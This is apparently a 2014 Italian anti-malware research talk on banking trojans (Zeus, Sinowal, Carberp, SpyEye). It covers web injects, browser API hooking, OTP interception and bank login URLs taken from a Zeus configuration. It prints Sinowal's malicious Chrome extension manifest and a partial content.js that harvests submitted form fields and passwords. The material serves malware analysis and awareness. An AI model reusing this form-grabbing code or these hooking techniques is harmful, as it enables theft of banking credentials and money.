CRAM
CENTRO RICERCHE ANTI-MALWARE

Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi…

smau
PADOVA 16-17 APRILE 2014

Mercoledì 16 aprile alle ore 12:00
Sala Trade

Relatori: ing. Gianfranco Tonello, Paolo Rovelli


Padova, 16/04/2014

Frode informatica

Frode informatica, ripulito il conto degli avvocati di Padova

Furto on line, l'Ordine derubato di 300 mila euro, finiti all'estero attraverso cinque bonifici, poi è scattato l'allarme dell'istituto di credito

25 Maggio 2012: fonte «Il Mattino di Padova»
http://mattinopadova.gelocal.it/cronaca/2012/05/25/news/frode-informatica-ripulito-il-conto-degli-avvocati-di-padova-1.5154231



Frodi bancarie: tecniche utilizzate


- **Phishing:** si intende una tecnica attraverso la quale un soggetto malintenzionato (chiamato *phisher*), riesce a raccogliere dati personali di accesso, tramite tecniche di ingegneria sociale che negli anni si sono fatte sempre più raffinate.
- **Trojan Banker**: malware in grado di rubare le credenziali di accesso alla propria banca, modificando le schermate di login dei più diffusi siti di ***home banking***.

Scopo: rubare denaro dal conto corrente eseguendo bonifici su conti esteri.

Autenticazione nell'home banking

- Aut. a senso unico: Username e password statiche con tastiera fisica/virtuale
- Autenticazione a due fattori: Gridcard e TAN (Transaction Access Number)
- Autenticazione a due fattori: One Time password (OTP)
- Autenticazione a due fattori: OTP via SMS
- Autenticazione a due fattori: OTP via lettore di Smart Card (smart tan)


Tecniche dei Trojan Banker 1/2



Tecniche dei Trojan Banker 2/2

- Keylogging
- Screen shot capturing
- Browser protected storage
- Redirect verso falsi siti bancari
- VNC privata / Socks Proxy con Back Connect
- Form grabbing (MITB)
- SMS grabbing
- Manipolazione automatica (passiva e attiva)
- Android Banking App repacking

Form grabbing (MITB)



Tutti i browser sono vulnerabili: IE, Firefox, Google Chrome, Opera, etc.

Firefox
PR_Connect (nspr4.dll)
PR_Write (nspr4.dll)
PR_Read (nspr4.dll)
PR_Close (nspr4.dll)

Hooked API generiche
GetWindowText, TranslateMessage (user32.dll)
send, WSASend (ws2_32.dll)


Internet Explorer
HttpSendRequest (wininet.dll)
HttpSendRequestEx (wininet.dll)
InternetReadFile (wininet.dll)
InternetReadFileEx (wininet.dll)
InternetQueryDataAvailable (wininet.dll)
InternetCloseHandle (wininet.dll)
EncryptMessage (secure32.dll)


Frodi bancarie: Trojan Banker

- **Zeus (ZBot – Citadel – ICE IX):** file eseguibile che infetta il pc, metodo di diffusione siti infetti o installato da altri malware
- **Sinowal:** rootkit che infetta il Master Boot Record, metodo di diffusione siti infetti o installato da altri malware
- **Trojan.Win32.Banker:** file eseguibile che infetta il computer, metodo di diffusione via email
- **Carberp / SpyEye / Gataka / IBANK :** file eseguibile che infetta il pc, metodo di diffusione siti infetti o installato da altri malware
- **ZitMO**: Zeus in the Mobile per Android, Symbian…

Zeus: Il primo trojan banker

Anno	2007
Nome file	ntos.exe, oembios.exe, twext.exe, sdra64.exe
Caratteristiche	Web fake; Keylogger; Screen shot capture; Browser protected Storage; Form grabber: IE/Firefox; Web inject per Internet explorer; Socks proxy con back connection; VNC; Rubare certificati X.509 Plugin venduti separatamente
Target	Banche US, UK, IT, etc






Zeus: banche italiane sotto il mirino


Elenco di alcuni siti di banche italiane trovato all'interno del file di configurazione di Zeus

GRUPPO BANCA CARIGE	https://www.gruppocarige.it/grps/vbank/jsp/login.jsp
Posteitaliane	https://bancopostaonline.poste.it/bpol/bancoposta/formslogin.asp
INTESA SANPAOLO	https://privati.internetbanking.bancaintesa.it/sm/login/IN/box_login.jspe
QuiUBI	https://hb.quiubi.it/newSSO/x11logon.htm
IWBank Scelta da chi sa scegliere	https://www.iwbank.it/private/index_pub.jhtml*
SECSERVIZI	https://web.secservizi.it/siteminderagent/forms/login.fcc
Iside	https://www.isideonline.it/relaxbanking/sso.Login


Trojan Banker: esempi di web inject 1/2




Il trojan Banker modifica (lato client) la pagina di login della banca, richiedendo anche la password dispositiva. Gli autori del malware possono accedere al conto online della vittima e eseguire bonifici su conti esteri alla sua insaputa.



Trojan Banker: esempi di web inject 2/2




Altro esempio di Web Injection dove viene richiesta anche la password dispositiva.



Sinowal: plugin per Google Chrome

Anno	2008
Tipologia	Infetta il Master Boot Record, installa plugin o moduli per rubare le credenziali bancarie
Plugin:	Content.js; Plugin.dll; msseedir.dll; msdr.dll; lmbd.dll; wsse.dll; mmdd.dll; iexpgent64.dll (Nov. 2012 – ott. 2013)
Caratteristiche	Google Chrome plugin; Form Post tracking
Target	Banche NL

Sinowal: plugin per Google Chrome




```
{
"manifest_version": 2,
"name": "Default Plug-in","version": "1.0",
"permissions": ["webNavigation", "tabs", "webRequest", "webRequestBlocking", "cookies", "http://*/*", "https://*/*"],
"background": {"page": "background.html"},
"content_scripts" : [{"matches" : ["http://*/*", "https://*/*"], "js" : ["content.js"], "all_frames": true, "run_at": "document_start"}],
"plugins": [{"path": "plugin.dll", "public": true}]
}
```

Sinowal: default plugin -> content.js

```
1  function defaultPlugin(){
2      var plugin=document.getElementById("default-plugin");
3      if(plugin)return plugin;
4      plugin=document.createElement("embed");
5      plugin.setAttribute("type","application/default-plugin");
6      plugin.setAttribute("id","default-plugin");
7      plugin.setAttribute("hidden","true");
8      document.documentElement.appendChild(plugin);
9      return plugin
10 }
11
12 function executeSubmit(){
13     function submitEvent(form){
14         var result='';
15         if(form&&form.method=='post'){
16             result+=document.location.href+'\r\n'+form.action+'\r\n';
17             for(var i=1;i;i++){
18                 if(form.elements[i].name=='undefined')continue;
19                 var name=form.elements[i].name;
20                 var type=form.elements[i].type;
21                 var value=form.elements[i].value;
22                 if(name.length&&type.length&&value.length){
23                     result+=name+'('+type+'): '+value+'\r\n'
24                 }
25             }
26         }
27         return result
28     }
29
30     window.addEventListener("submit",
```


Il «default plugin» utilizzato da Sinowal è costituito da 2 moduli:

- Content.js
- Plugin.dll

Il modulo javascript modifica il metodo POST per tutti i form caricati nella pagina web.
In questo modo è in grado di leggere la password inserita nel form.

← Content.js

Frodi bancarie: Carberp e OTP




1. L'utente invia le sue credenziali di accesso alla banca: login, password, Pass-key Internet banking (OTP = One Time Password incrementale).
2. Le credenziale vengono intercettate dal virus, che le inoltra alla banca per l'autentificazione.
3. Il virus visualizza un falso messaggio di inserimento errato di login/password
4. L'utente re-inserisce login/password e un nuovo valore della Pass-key Internet banking. Le credenziale vengono intercettate dal virus e memorizzate.
5. La Banca conferma la correttezza dei dati inseriti al punto 1 e l'utente accede al suo conto online

SpyEye: concorrente di Zeus

Anno	2010
Nome file	Cleansweep.exe
Caratteristiche	Web fake; Keylogger; Screen shot capture; Form grabber: POST / GET; Web inject; Socks proxy con back connection; Rubare certificati X.509 Plugin venduti separatamente Terminare «Zeus»
Target	Bank of America, banche UK, US, etc

